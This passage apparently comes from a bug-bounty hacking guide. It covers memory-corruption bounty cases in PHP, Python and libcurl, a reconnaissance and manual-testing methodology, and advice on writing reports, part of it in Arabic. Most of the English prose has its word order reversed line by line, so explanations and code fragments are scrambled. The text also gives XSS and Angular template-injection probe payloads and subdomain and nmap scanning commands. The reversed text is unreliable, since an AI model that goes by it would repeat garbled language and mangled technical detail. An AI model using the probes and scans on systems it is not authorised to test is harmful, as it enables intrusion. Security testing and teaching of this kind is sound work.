<sup>16</sup>[https://www.owasp.org/index.php/Reviewing\\_Code\\_for\\_Buffer\\_Overruns\\_and\\_Overflows](https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows)

<sup>17</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Buffer\\_Overflow\\_\)\(OTG-INPVAL-014](https://www.owasp.org/index.php/Testing_for_Buffer_Overflow_)(OTG-INPVAL-014)

<sup>18</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Heap\\_Overflow](https://www.owasp.org/index.php/Testing_for_Heap_Overflow)

<sup>19</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Stack\\_Overflow](https://www.owasp.org/index.php/Testing_for_Stack_Overflow)

<sup>20</sup>[https://www.owasp.org/index.php/Embedding\\_Null\\_Code](https://www.owasp.org/index.php/Embedding_Null_Code)

## Examples

### genlist()\_ftp PHP .1

High :Difficulty

N/A :Url

<sup>V1</sup><https://bugs.php.net/bug.php?id=69545> :Link Report

2015 ,12 May :Reported Date

\$500 :Paid Bounty

:Description

pleasure the has which language programming C the in written is language programming PHP The to users malicious for allow Overflows Buffer above, described As memory, own its managing of code, execute remotely potential and memory inaccessible be should what to write sending or overflow, an for allowed extension ftp the of function genlist()\_ftp the situation, this In file, temporary a to written been have would which 4,294MB~ than more file, temp the to written data the hold to small to being buffer allocated the in resulted turn in This memory, into back file temp the of contents the loading when overflow heap a in resulted which

### Takeaways



with dealing when common still but vulnerability known well old, an are Overflows Buffer that out find you If C++ and C particularly memory, own their manage that applications written is PHP which (of language C the on based application web a with dealing are you it's out, starting just you're if However, possibility, distinct a are overflows buffer in), come and vulnerabilities related injection simpler find to time your worth more probably experienced, more are you when Overflows Buffer to back

### Module Hotshot Python .2

High :Difficulty

N/A :Url

<sup>V2</sup><http://bugs.python.org/issue24481> :Link Report

2015 ,20 June :Reported Date

\$500 :Paid Bounty

---

<https://bugs.php.net/bug.php?id=69545><sup>V1</sup>  
<http://bugs.python.org/issue24481><sup>V2</sup>

**:Description**

as which language, programming C the in written is language programming Python the PHP, Like for replacement a is Module Hotshot Python The memory. own it's manages previously, mentioned than impact performance smaller a achieve to C in mostly written is and module profile existing the discovered was vulnerability Overflow Buffer a ,2015 June in However, module. profile existing the another. to location memory one from string a copy to attempting code to related location one from memory copies which memcpy method the called code vulnerable the Essentially, line: the Here's copied. be to bytes of number the in taking another to

```
len); s, self->index, + memcpy(self->buffer
```

to source the is str destination, the is str1 n. and str2 str, parameters, 3 takes method memcpy The self->buffer to corresponded those case, this In copied. be to bytes of number the is n and copied be len. and s self->index, + where length fixed a always was **self->buffer** the that fact the in lied vulnerability the case, this In length. any of be could s as memcpy the above), Apple from diagram the in (as function copy the executing when result, a As overflow. the creating thereby to copied area the of size actual the disregard would function

**Takeaways**

highly are incorrectly implemented which functions two of examples see now We've is application or site a know we If **strcpy** and **memcpy** Overflows, Buffer to susceptible language that for libraries code source through search to possible it's C++, or C on reliant implementations. incorrect find to grep) like something (use third the as variable length fixed a pass that implementations find to be will key The when allocated be to data the of size the to corresponding function, either to parameter length. variable a of fact in is copied being data the time your worth more be may it out, starting just are you if above, mentioned as However, are you when them to back coming vulnerabilities, of types these for searching forgo to hacking. hat white with comfortable more

**Bounds of Out Read Libcurl .3**

High :Difficulty

N/A :Url

<sup>¶</sup>20141105.html\_http://curl.haxx.se/docs/adv :Link Report

[http://curl.haxx.se/docs/adv\\_20141105.html](http://curl.haxx.se/docs/adv_20141105.html)<sup>¶</sup>

2014 ,5 November :**Reported Date**\$1,000 :**Paid Bounty****:Description**

for tool line command cURL the by used and library transfer URL side-client free a is Libcurl which function duphandle()\_easy\_curl libcurl the in found was vulnerability A data. transferring transmission. for intended not was that data sensitive sending for exploited been have could COPYPOSTFIELDS\_CURLOPT option, an use to possible is it libcurl, with transfer a performing When of think words, other In server. remote the to sent be to data the for location memory a specify to option. separate a with set is tank) (or location the of size The data. your for tank holding a (knowing “handle” a with associated was area memory the technical, overly getting without Now, and here) along follow to necessary not and book this of scope the beyond is is handle a what exactly vulnerability the where is This data. the of copy a create to handle the duplicate could applications was data the and function **strdup** the with performed was copy the of implementation the - was string. a of end the denotes which byte (null) zero a have to assumed

a As location. arbitrary an at one have or byte (null) zero a have not may data the situation, this In after Additionally, program. the crash or large too small, too be could handle duplicated the result, and read been having already data the for account not did data send to function the duplication, the to. intended was it address memory the beyond data sent and accessed also it so duplicated

**Takeaways**

technical too being on bordered it While vulnerability. complex very a of example an is This we what with similarities the demonstrate to it included I book, this of purpose the for to related also was vulnerability this down, this break we When learned. already have specifically management, memory with associated implementation code C in mistake a start programming, level C in digging start to going are you if Again, memory. copying another. to location memory one from copied being is data where areas the for looking

**Corruption Memory PHP .4**High :**Difficulty**N/A :**Url**^<sup>€</sup><https://bugs.php.net/bug.php?id=69453> :**Link Report**2015 ,14 April :**Reported Date**\$500 :**Paid Bounty****:Description**


---

<https://bugs.php.net/bug.php?id=69453><sup>^€</sup>

that byte a byte, null a with start that names file for account not did method tarfile\_parse\_phar The hex. in 0x00 i.e. zero, of value a with starts (i.e., array the in underflow an used, is filename the when method, the of execution the During will memory) allocated array's the of outside is and exist actually doesn't that data access to trying occur.

be should which memory to access hacker a provides it because vulnerability significant a is This limits. off

### Takeaways



vulnerability common still but old an is Corruption Memory Overflows, Buffer like Just C++ and C particularly memory, own their manage that applications with dealing when (of language C the on based application web a with dealing are you that out find you If manipulated. be can memory that ways for lookup the on be in), written is PHP which find to time your worth more probably it's out, starting just you're if again, However, you when Corruption Memory to back come and vulnerabilities related injection simpler experience. more are

## Summary

and on work to tough very are they headlines, great for make vulnerabilities related memory While you unless alone left better are vulnerabilities of types These skill. of amount considerable a require languages. programming level low in background programming a have of handling own their to due them to susceptible less are languages programming modern While very still are languages programming C the in written applications collection, garbage and memory programming C in written languages modern with working are you when Additionally, susceptible. and **genlist()**\_ftp PHP the with seen have we as tricky, bit a get can things themselves, languages examples. **Module Hotspot Python**

## Started Getting

bounty bug of variety the of because largely write, to difficult most the been has chapter This for formula simple no is there me, To available, made be to continue and exist that programs site, new a approach I how articulate to tried I've chapter, this In patterns, are there but hacking learned I've what and chapter) Tools the in included are which of (all use I that tools the including blogs reading hackers, successful interviewing hacking, experience my on based all is This others, of conferences, security other and BSides, DefCon, from presentations watching and started, get to how on guidance and help for me asking emails of lot a receive I begin, we before But target a choose out, starting just you're if that, recommendation a with those to respond usually I Twitter, Shopify, Uber, target don't words, other In on, success more have to likely you're which accomplished and smart very have programs those but successful, be won't you say to isn't That etc, spend you where that's if discouraged get to easier be it'll think I and daily them testing hackers out starting suggest I Instead, there, been I've because know I beginning, just you're when time your less attract often programs These bounties, pay doesn't and scope broad a has that program a with when rewarding as be won't it know I Now, incentives, financial have don't they because attention motivate help will belt your under these of couple a having but payment a without resolved is bug a which programs private in participate to invited be you'll improve, you as and hacking keep to you money, good some make can you where is started, get let's way, the of out that With

## Gathering Information

a opening just that hacking to more there's previously, detailed examples the from know you As when consider to things of lot a are There server, a over taking and payload a entering website, including: site, new a targeting you're

example, For URLs? specific or site a of domains sub All program? the of scope the What's •  
www.twitter.com? just or \*.twitter.com,  
running? it is servers many How own? company the does addresses IP many How •  
Free? vs Paid Collaborative? source? Open Service? a as Software it? is site of type What •  
Postgres, MySQL, MSQ? Java? PHP, Ruby, Python, using? they are technologies What •  
Django? Rails, Drupal, Wordpress, SQL? Microsoft

how and look to going are you where define help that considerations the of some only are These begin, To step, first a is program the with yourself Familiarizing site, the approach to going you're discover to need to going you're them, listed hasn't but domains sub all including is program the if cloning recommend I this, for use to tool great a is KnockPy section, tools the in detailed As them, /**Discover**/DNS the in list domains sub the using and repository GitHub SecLists Miessler's Daniel be: would command specific The folder.

```
❑ knockpy domain.com -w /PATH_TO_SECLISTS/Discover/DNS/subdomains-top1mil-110000.txt \
❑ xt
```

it letting and that starting recommend I results, the with file csv a save and scan the of kick will This Bugcrowd of Director (Technical Haddix's Jason using recommend I Next, background, the in run repo, Domain his under GitHub on available script, enumall interviewee) #5 ProTips Hacking and readme his in instructions setup has he but configured and installed be to ng-Recon requires This names, domain sub for etc, Baidu, Bing, Google, scrapping be actually we'll script, his Using file, results, with file a create it'll and background the in run this let Again,

they're after if, However, test, to domains sub of set good a us give should tools two these Using IP lists which website great a is IPV4info.com options, all exhaust to want still you finished, would it While addresses, those on found domains sub associated and site a to registered addresses interesting for look and manually this browse will typically I this, scrapping automate to best be gathering, information my during step last a as addresses

working start typically I next background, the in happening is enumeration domain sub the While would I Previously, www.drchrono.com, example, for program, bounty bug the of site main the on advice Fehrenbach's Patrik on based But, site, the exploring and Suite Burp using into jump just to Browse Forced a do then and site the visit proxy, ZAP the start now I ups, write awesome and ZAP using *I'm aside, an As* background, the in run this let I Again, files, and directories discover *use easily as just could you but Suite Burp of version paid a have don't I writing, of time the at because that,*

myself familiarizing and site main the exploring start actually I that now it's running, that all Having I which FireFox, for available (it's installed plug Wappalyzer havethe you ensure so, do To it, with address the in using is site a technologies what see immediately to us allows This Chrome), and use, of version paid the using are you If traffic, my all proxy to it use and Suite Burp start I Next, bar, on, working be you'll program bounty the for project new a start to best it's Burp,

site, the through walking begin and is as Suite Burp of defaults the leave to tend I stage, this At in included and proxied is traffic all so untouched completely scope the leave I words, other In while made calls HTTP any miss don't I that ensures This maps, site and history resulting the out eyes my keeping while exploring just really I'm process, this During site, the with interacting including: opportunities, for

## Stack Technology The

a using site the is example, For me? telling Wappalyzer is what with, developed site the is What how and testing be I'll how determine me helps this Knowing Django? or Rails like Framework in embedded usually are tokens CSRF site, Rails a on working when example, For works. site the across CSRF testing for helpful is This Rails). of versions newer for least (at tags header HTML -\_/CONTENT to corresponds typically which URLs for pattern design a uses also Rails accounts, their reports, at look you if example, an as HackerOne Using basic. most the at ID\_TYPE/RECORD IDs record pass to try letter can we this, Knowing [www.hackerone.com/reports/12345](http://www.hackerone.com/reports/12345). are URLs left inadvertently have may developers that possibility the also There's to. access have shouldn't we [www.hackerone.com/reports/12345.json](http://www.hackerone.com/reports/12345.json). like information, disclosing available paths json

back a with interacts which library JavaScript end front a using is site the if see to look also I Injection Angular for look to know I so, If AngularJS? use site the does example, For API. end because both use (I fields submitting when `[[5*5]]{{4*4}}` payload the include and vulnerabilities The opportunities). miss to want don't I use, they which confirm I until and either use can Angular API those sometimes because is great is template a to XML or JSON returning API an why reason Seeing page. the on rendered actually isn't which information sensitive return unintentionally calls Rails. regarding mentioned as vulnerabilities disclosure information to lead can calls those

where like things see to proxy the check also I section, next the into bleeds this while and Lastly, party third to calls elsewhere, hosted files JavaScript S3, Amazon as such from, served being are files etc. services,

## Mapping Functionality

how understand to trying just I'm here, but hacking my of stage this to science no really There's example: For works. site the

the on being like, look URLs and emails verification the what note and accounts up set I •  
 accounts. other substitute or them reuse to ways for lookout  
 services. other with used being is OAuth whether note I •  
 or app authenticator an with - implemented it is how available, authentication factor two Is •  
 codes? SMS sending handle site the does  
 model? permissions complex a there is account, per users multiple offer site the Does •  
 allowed? messaging user-inter any there Is •  
 uploaded? be to allowed or stored documents sensitive any Are •  
 allowed? pictures profile of type any Are •  
 used? editors WYSIWYG are HTML, enter to users allow site the Does •

the how understand to trying just really I'm process, this During examples. few a just are These the as myself picture to try I abused. be to available is functionality what and works platform could assumptions what or incorrectly implemented been have could what imagine and developer



it's as here away right hacking start to not best my try I testing. actual for prepping made, been have submitting vulnerabilities etc. CSRF, XSS, find to trying up caught or distracted get to easy really may that areas finding and understanding on focus to try I Instead, everywhere. payloads malicious a find I if said, that But, others. by of thought been have not may and rewards higher provide XXE a uploading and exploration my stopping definitely I'm XML, accepts which importer bulk testing. actual my into me leads which document,

## Testing Application

stage, this At hacking. start to time it's works, target our how of understanding an have we that Now I truthfully, but etc. CSRF, XSS, for test site, a crawl to scanners automated use may others some what on focusing instead tools, those to speak to going not I'm such, As now. right least at don't, like. looks approach "manual" my

etc., teams, users, content, creating intended, is as site the using start to tend I stage, this at So, behaviour unexpected and anomalies for looking everywhere and anywhere payloads injecting **src="x" <img** payload the add typically I'll so, do To content. that returns it when site the from (e.g., engine templating a that know I if and it, accept will which field any to **onerror=alert(1)>** use I reason The `.[[5*5]]{{4*4}}` like syntax, same the in payload a add I'll used, being is Angular) the result, a As found. be shouldn't x image the since fail to designed it's because is tag img the hoping I'm payloads, Angular the With alert. function JavaScript the execute should event onerror JavaScript, execute to payload a passing of possibility the indicate may which 25 or 16 either see to Angular. of version the on depending

whether content, my rendering is site the how see to check I content, the saving after note, that On executes, payload image XSS the whether stripped, attributes encoded, are characters special any to what of idea an me gives and input malicious handles site the how of idea an me gives This etc. because XSS simple such for looking or this doing time of lot a spend not do typically I for. look quickly. reported often and fruit hanging low considered usually are vulnerabilities these

area each testing into digging and mapping functional the from notes my to on move I'll result, a As received. and sent being responses and requests HTTP the to paid being attention particular with hosts site a if example, For site. a by offered functionality the on depends really stage this Again, by accessed or enumerated be can files those to URLs the if see to test I'll uploads, file sensitive try I'll WYSIWYG, a is there If account. different a into signed someone or user anonymous an etc. forms, images, like elements HTML additional add and request POST HTTP the intercepting

for: out eye an keep I areas, these through working I'm While

them? validating are and tokens CSRF have data change that requests HTTP of types The •  
(CSRF)

Logic) (Application manipulated be can that parameters ID any are there Whether •  
Logic) (Application accounts user separate two across requests repeat to Opportunities •  
(XXE) imports record mass with associated typically fields, upload XML Any •

HPP) Logic, (Application IDs record include URLs any if particularly patterns, URL •  
 Redirect) (Open parameter related redirect a have which URLs Any •  
 Redirect) Open XSS, (CRLF, response the in parameters URL echo which requests Any •  
 be can which etc. Nginx, Apache, PHP, of versions as such disclosed information Server •  
 bugs security unpatched find to leveraged

their through Walking MoneyBird. against vulnerability disclosed my was this of example good A  
 which apps create to ability the and functionality based team had they that noticed I functionality,  
 business the passing were they noticed I app, the registering tested I When API. an to access gave  
 should but of part a was I teams against apps registering tested I So, call. POST HTTP the to ID  
 and created was app the successful, was I enough, Sure for. apps create to permission had have not  
 them. from bounty \$100 average above an received I

have directories or files interesting any, if what, see and ZAP to back flip to best it's point, this At  
 pages, specific the visit and findings those review to want You'll forcing, brute the via found been  
 Additionally, files. etc. config, settings, .htpasswd, like sensitive be may which anything especially  
 that pages for reviewed be can which created map site decent a have now should you Burp, using  
 during it discusses Haddix Jason this, do don't I while And visited. actually weren't but found Burp  
 Burp, have and maps site the take to possible it's Web, Shot to How presentation, 23 DefCon his  
 list my on is This permissions. user and accounts across comparisons automatic do tools, other and  
 section. next the to us takes which manual, been largely has work my now, until but do to things of

## Deeper Digging

be to order In well. scale doesn't obviously this manual, been has hacking this of most While  
 the with start can We can. we as much as automate to important it's scale, broader a on successful  
 domains sub of lists with us provide which of both scans, enumall and KnockPy our from results  
 like tool a to them pass and names domain the take can we lists, both Combining checkout. to  
 via available are which listed domains sub the all from shots screen take will This EyeWitness.  
 domain sub for looking be we'll Here like. looks site the what identify to etc. ,443 ,80 like ports  
 etc. servers, integration continuous panels, web accessible overs, take

ports open for looking begin to Nmap to it pass and KnockPy from IPs of list our take also can We  
 an finding Pornhub, from \$2,500 made Gill Andy how is this Remember, services. vulnerable and  
 let and this start to want you'll run, to while a take can this Since installation. Memcache open  
 book this of scope the beyond is Nmap of functionality full The again. background the in run it  
 are we Here **.IPS.csv -iL -T4 OUTPUTFILE -oA -sSV nmap** like look would command the but  
 for information version service the us give ports, common most 1000 top the scan to Nmap telling  
 scan. to IPs of list a as file csv our use and file output an to it write ports, open any

Testing scope. in be may applications mobile that possible also it's scope, program the to back Going  
 to need you'll so, do To hacking. to vulnerable endpoints API new finding to lead often can these  
 see to way one is This app. mobile the using begin and Burp through traffic phone your proxy

pinning, SSL use will apps sometimes However, them. manipulate and made being calls HTTP the traffic. app's the proxy can't you so certificate, SSL Burp the use or recognize not will it meaning but time) this at least (at book this of scope the beyond and difficult more is this around Getting from presentation great a has Swinnen Arne and that address to how on documentation is there

Instagram. test to this addressed he how about <sup>vo</sup>Francisco San BSides

much have don't I While apps. test help can which tools hacking mobile are there that, without Even Mobile includes This use. to option an still are they time), this at least (at them with experience used were and chapter Tools the in included are which of both JD-GUI, and Framework Security API. it's and Uber against vulnerabilities of number a find to hackers by

contain could which API extensive an have still programs sometimes app, mobile no is there If expose to continues Harewood Philippe example. great a is Facebook - vulnerabilities countless you'll Here Facebook. on disclosure information of kinds all to access involving vulnerabilities abnormalities. for looking begin and site the from documentation developer the review to want shouldn't I information accessing OAuth, by provided scopes the testing vulnerabilities found I've to, access have can application an what defining permissions, like are scopes (OAuth to access have the using bypasses, functionality found also I've etc). information, profile address, email your like some for vulnerability a (considered account free a with to access have shouldn't I things do to API is site a if around work a as API the via content malicious adding test also can You companies). website. its on submission during payloads stripping

is Rosen Fran by presentations the on based using started recently only I've which tool Another and target a of repositories GitHub public for search will which tool automated an is This GitRob. of repositories the crawl also will It passwords. and configurations including files, sensitive for look information login Salesforce found having about talks Frans presentations, his In contributors. any keys Slack finding about blogged also He's payout. big a to led which repo public company's a in bounties. big to led also which repos, public in

While hacking. for area ripe a offer sometimes walls pay Frans, by recommended as again, Lastly, functionality paid in vulnerabilities found having mentions Frans myself, this experienced haven't I being was which service the for pay to need the of because avoided likely hackers other most which area interesting an like seems it but this, with be might you successful how to speak can't I tested. reasonable. is price the assuming hacking, while explore to

## Summary

you help to like looks process my what on light some shed help to tried I've chapter, this With understanding target, a exploring after success most the found I've date, To own. your develop of one However, testing. for types vulnerability to that mapping and provides it functionality what There automation. is well, as do to you encourage and explore, to continuing I'm which areas the KnockPy, Nmap, ZAP, Burp, easier, life your make can which available tools hacking of lot a are

make to hack you as mind in these keep to idea good a It's here. mentioned few the of some are etc.  
discussed: we've what of summary a here's conclude, To deeper. drill and time your of use better

script ng-Recon enumall KnockPy, using scope) in are they (if domains sub all Enumerate .1  
IPV4info.com and  
and files discover to Browse Forced a perform and site target main the visit proxy, ZAP Start .2  
directories  
proxy ZAP) (or Suite Burp and Wappalyzer with used technologies Map .3  
vulnerability to correspond that areas noting functionality, available understand and Explore .4  
types  
provided functionality to types vulnerability mapping functionality testing Begin .5  
scans enumall and KnockPy the from scans Nmap and EyeWitness Automate .6  
vulnerabilities application mobile Review .7  
functionality inaccessible otherwise including available, if layer, API the Test .8  
GitRob with repos GitHub in information private for Look .9  
test to functionality additional the for pay and site the to Subscribe .10

## تقارير الثغرات

اهلا بك ومبروك على ايجاد الثغرة الاولى .حقا ايجاد تلك الثغرات ليس بالامر السهل ولكن لا عليك عندما يتم رفضها ستواجهك كميات احباط كثيرة فقط لا تبالي لها واستمر .  
نصحتي لك ف البداية , عندما تجد ثغرة لا تنهر كثيرا واسترخي تمام , ربما يخبرك احد اعضاء الفريق انها ليس لها اي خطورة على الاطلاق , وربما يؤثر ذلك بالسلب علي نقاطك .  
حقا اريد مساعدتك في تخطي ذلك .

### اقرا ارشادات وتعليمات البرنامج في البداية.

في مواقع هاكرون وبجكراود تلتزم الشركات بوضع مجال محدد للعمليات الفحص , لذلك يجب عليك قراءة ذلك جيدا حتى لاتضيع وقتك في اماكن خارج نطاق البرنامج .  
ساخبرك بمثال رديء , اول ثغرة قت باكتشافها كانت في موقع شوييفاي ,اذا قت بحقن اكواد اتش تي ام ال خبيثة داخل موقع شوييفاي , سيتخطى الموقع ذلك ويقوم بتخزينها لذلك تعتبر اكسس مخزنة , عظيم جدا انهرت كثيرا.  
في الحال قت بالضغط على زر ارسال بموقع هاكرون , وانتظرت مكافاتي ال ٥٠٠ دولار , وبدلا عن ذلك تلقيت رد مذهب منهم يخبروني انها حالة شائعة وقد قاموا باعلان عنها للباحثين الامنيين حتى لا يقوموا بالابلاغ عنها بلاضافة اني خسرت خمس نقاط , حقا كان درسا قاسيا.  
اتعلم من اخطائك \*\*واقرا التعليمات \*\*

### ارفق تفاصيل كاملة.

اذا اردت ان تستعير انتباه الفريق يجب عليك ارسال تفاصيل كاملة تتضمن على الاقل الاتي:

- الرابط المصاب بالاضافة الى اي بارامترات متعلقة
- اخبرهم بنوع المتصفح ونظام التشغيل المستخدم اثناء فحصك
- وصف كامل عن اضرار الثغرة الناتج عن الاستغلال
- خطوات لاعادة استغلال او اكتشاف الثغرة

كل هذه الارشادات عامة لاغلب البرامج مثل شركة ياهو وتويتر ودروب بوكس وغيرهم . لو اردت المزيد انصحك بارفاق سكرين شوت او فيديو لاثبات الثغرة وكيفية الاستغلال. الصور ومقاطع الفيديو مفيدة جدا للبرامج هذه الملفات تساعد في فهم الثغرات اكثر.

في هذه المرحلة يجب عليك ان تاخذ في الاعتبار الاضرار الناتجة والتأثير السلبي على الموقع. مثال ثغرة اكسس مخزنة بموقع تويتر قد تلقى ترحيب واهتمام حار , ربما في موقع اخر قليل التعامل مع المستخدمين قد لا يعتبرها ثغرة على الاطلاق. لكن اكثر دقة ربما ثغرة تتسبب في تسريب معلومات خاصة بموقع مثل بورن هب قد تلاقي مكافاة اعلى من تويتر .

## تأكد من وجود الثغرة

بعد قيامك بقراءة تعليمات البرنامج , ملئ التقرير الخاص بالثغرة وارفاق سكرين شوت , حاول ان تجرب الثغرة مره اخرى زيادة للتأكد.

اذا قمت ابلاغ عن ثغرة ما , ان التطبيق لا يرسل هيدر للحماية ضد الطلبات المزورة , يجب عليك التأكد تمام انه لا يوجد بارامترات داخل محتوى الركوست تقوم بنفس عمل الهيدر , لذلك قد تعتقد ان تطبيق مالا يحمي ضد ثغرات الطلبات المزورة من خلال هيدر , ولكن قد يكون للبرمج رؤية اخرى او قام بتطبيق الحماية ضد ثغرات الطلبات المزورة من خلال بارامترات داخل محتوى الركوست او من خلال الكوكيز , لذلك يجب ان تتأكد تماما من عدم وجود اي بارامترات للحماية ضد الطلبات المزورة قبل الابلاغ عن تلك الثغرات .

انصحك بشدة ان تجرب استغلال الثغرة عدة مرات , قد تكون خيبة امل محطمة عندما ان تستكشف ان هناك خطأ ما لم تنتبه له جعلك تعتقد انها ثغرة امنية , وبالتالي قمت بارسال تقرير لا قيمة له.

اعمل لنفسك معروف وقم بوضع نفسك مكان احد الفريق واختبر الثغرة مرة اخيرة قبل ارسال التقرير.

## أظهر بعض الاحترام للشركة

عندما تقوم شركة ما باطلاق برنامج مكافاة الثغرات الخاص بهم , في البداية تم غمرهم بالعديد من التقارير , لذلك يجب عليك اعطائهم الفرصة الكافية لمراجعة التقرير واجعل صدرك واسعا ربما يتطلب ذلك الكثير من الوقت.

بعض الشركات تقوم بالرفاق الخط الزمني والمواعيد التي يتم الرد فيها ومراجعة التقارير , من خلال خبراتي مع موقع هاكر ون الفريق الخاص بهم قد يساعدك في حال لم يتم الرد عليك لمدة اسبوعين.

قبل ان تطلب مساعدة فريق هاكر ون , قم بارسال رسالة مهذبة تطلب منهم اطلاعك على اخر التحديثات , اغلب الشركات تقوم بالرد واخبارك بالوضع الحالي للتقرير , حتى وان لم يتم الرد عليك حاول مره اخرى قبل اخبار فريق هاكر ون.

اثناء تاليف هذا الكتاب , كنت محظوظ بالدردشة مع ادم باكوس احد اعضاء فريق هاكر ون في شهر مايو ٢٠١٦ , بالمناسبة هو صاحب لقب *Officer Bounty Chief* , افادني هذه المحادثة كثيرا . احد المعلومات التي عرفتها ان ادم لديها خبرة كبيرة مع سناب شات حيث انه سبق له العمل في تلك الشركة , وكان مسؤول عن قسم امن المعلومات بجانب مهندسين اخرين, كما انه سبق له العمل بشركة جوجل وهو الذي اسس برنامج المكافاة الخاص بجوجل.

ساعدني ادم علي فهم الكثير من الاليات التي قد تتسبب في احداث مشاكل بانظمة برامج المكافآت مثل:

- الازعاج : لسوء الحظ تتلقى برامج المكافآت العديد من التقارير السلبية , كما اعلن كلا من موقع هاكرون وموقع بجكراود . اتمنى ان يساعدك هذه الكتاب ف تخطي هذه المرحلة وعدم ارسال تقارير غير صالحة لانها قد تتسبب في خسارة الاموال والوقت لكل من الجانبين الباحث الامني والفريق المبلغ اليه.
- الأولوية : بعض البرامج تنضطر الى وضع اولوية للتقارير المستلمة على حسب الاضرار الناتجة عن الاستغلال, للاسف هذا سيئ قد تكتشف العديد من الثغرات ولكن لها نفس الضرر وتصلك تقارير من باحثين مختلفين بثغرات مختلفة ولكن العامل المشترك هو الضرر.
- التأكيد : عند معالجة ثغرة ما , يقوم الفريق بدراسة وتحليل الثغرة للتأكد من صحتها ربما يأخذ ذلك بعض الوقت , لهذه السبب نحن الهاكرز نقوم بكتابة تعليمات مبسطة لاعادة استغلال الثغرة حتى نسهل عملية الفهم لدى الفريق, هذه النقطة توضح مدى اهمية ارفاق مقطع فيديو توضيحي.

المصادر البشرية: ليس كل شركة تستطيع تحمل وضع فريق كامل لمعالجة التقارير الامنية طول الوقت , ربما تكون شركة ما محظوظة بتواجد شخص واحد للرد على كل التقارير , بينما بعض الشركات تقوم بعملية تناوب بين الافراد للرد على التقارير الامنية . ونتيجة لذلك ربما تقوم الشركات بعمل خطة او جدول زمني للرد على التقارير.

- اصلاح الثغرات : عملية كتابة الكود تأخذ الكثير من الوقت , خاصة اذا كانت عملية ترقيع لكود مكتوب من قبل مر على جميع مراحل تطوير البرمجيات مثل عملية التنقيح وكتابة تقارير الاختبار , وعملية الانتاج النهائي . ماذا لو كان المبرمج لايعرف السبب الحقيقي لوجود الثغرة؟ كل هذه الاسباب تجعل الهاكرز غير صبورين بالاضافة انها تؤخر عملية دفع المكافآت , الاتصالات المباشرة مع الفريق واقتراح حلول عليهم هو المفتاح لحل كل هذه المشاكل , ذلك لايمكن ان يكون الا بطريقة مهذبة.
- \*\* بناء العلاقات \*\* : تود جميع برامج المكافآت من الهاكرز معاودة العمل معهم والبحث عن ثغرات جديدة . اعلنت شركة هاكرون ان العلاقات الناجحة بين اعضاء البرامج والهاكرز تنمو من خلال تعدد التقارير , ولذلك على تلك البرامج ان تجد طريقة لتنمية تلك العلاقات .
- \*\* مشاكل الضغط \*\* : دائما يوجد توتر وضغوط على اعضاء الفرق , ربما قد يتم ارسال تقرير امني وقد ينساه اعضاء الفريق , ربما ذلك يأخذ وقت كثيرا , او قد يقوم الفريق بمكافأة الهاكر ببلغ اقل من المتوقع بسبب قلة خطورتها , قد يقوم الهاكر بنشر ذلك على تويتر , حقا هذه التصرفات تتسبب في ضعف وتفكك العلاقات بين اعضاء الفرق والهاكرز .

بعد قراءة كل ذلك , هدي الاول هو مساعدتك على فهم الية هذه العمليات جيدا . لقد سبق لي واكتسبت خبرات من كلا الطرفين , بعضها تجارب جيدة وبعضها سيئ , في نهاية اليوم سيضطر اعضاء الفريق بجانب الهاكر للعمل سويا من اجل مواجهة التحديات سعيا لعملية التطوير.

## المكافآت

the on decision their respect bounty, a pays that company a to vulnerability a submitted you If amount. payout

Successful a Become I Do How Quora on HackerOne) of (Co-Founder Abma Jobert to According :^^Hunter? Bounty Bug

*higher a deserves it believe you why discussion a have amount, received a on disagree you If believe you why elaborating without reward another for ask you where situations Avoid reward. value. and time your [for] respect show should company a return, In that.*

## Pond the Crossing Before Hello Shout Don't

a finding potentially about post blog awesome an wrote Karlsson Mathias ,2016 ,17 March On web how define which feature security a is policy origin same (a bypass (SOP) Policy Origin Same include me let to enough nice was and websites) from content access to scripts allow browsers ,28 March of as - HackerOne on record great a has Mathias aside, an As here. content the of some including companies found, bugs 109 with Impact for 95th and Signal in percentile 97th he's ,2016 etc. CloudFlare, Yahoo, Uber, HackerOne,

celebrate shouldn't you meaning saying Swedish a is *pond* the cross you before hello shout "Don't So, all ain't hacking - this including I'm why guess probably can You certain. absolutely are you until rainbows. and sunshine

accept would browser the that noticed and Firefox with playing was he Mathias, to According but example.com load would http://example.com.. URL the so OSX), (on names host malformed the got and http://example.com...evil.com tried then He header. host the in example.com.. send result. same

http://example.com...evil.com treat would Flash because bypassed be could SOP mean this that knew instantly He sites of 7% that found and 10000 top Alexa the checked He domain. \*.evil.com the under being as Yahoo.com. including exploitable be would

yup, worker,-co a with checked He confirming. more some do to decided but writeup a created He then He there. still was bug yup, Firefox, updated He bug. the confirmed also Machine Virtual their right? Verified, = Bug him, to According finding. the about Twitter on hinted

version. newest the to system operating his update didn't he that was made he mistake The Nope. to updating and prior months six reported was this Apparently dead. was bug the so, doing After issue. the fixed 10.0.5 Yosemite OSX

the confirm to important it's and wrong it get can hackers great even that show to this include I it. reporting before bug a of exploitation



feed Twitter his out checking recommend I - this include me letting for Mathias to thanks Huge this. about wrote Mathias where labs.detectify.com and @avlidienbrunn

## Words Parting

Before report. killer a write to prepared better you're and you helped has Chapter this Hopefully read and disclosed be to were it if - report the about think really and moment a take send, hit you proud? be you would publicly,

other company, the to it justify and behind stand to prepared be should you submit, you Everything out. starting had I wish I advice of words as but off you scare to this say don't I yourself. and hackers board the on be to wanted just I because reports questionable submitted definitely I began, I When reproducible fully a find to helpful more It's bombarded. get companies However, helpful. be and clearly. it report and bug security

what cares who and call that make companies the let - cares really who wondering be may You are stats your - matter reports your HackerOne, on least at But enough. Fair think. hackers other from ranging stat a Signal, your against recorded is it report, valid a have you time each and tracked reports: your of value the out averages which 7 to 10-

- 10- get you spam, Submit •
- 5- get you applicable,-non a Submit •
- 0 get you informative, an Submit •
- 7 get you resolved, is that report a Submit •

and programs Private to invited gets who determine to used now is Signal Well, cares? who Again, hackers for meat fresh typically are programs Private programs. public to reports submit can who a to site their opening are and program bounty bug the into getting just are that sites are these - competition. less with vulnerabilities potential means, This hackers. of number limited

story. warning a as experience my use - companies other to reporting for As

However, vulnerabilities. eight found day, single a within and program private a to invited was I Signal my bumped This N/A. an given was and program another to report a submitted I night, that my - notification a got and again company private the to report to went I day, next The .0.96 to had that company other any and them to report to days 30 wait to have I'd and low too was Signal .1.0 of requirement Signal a

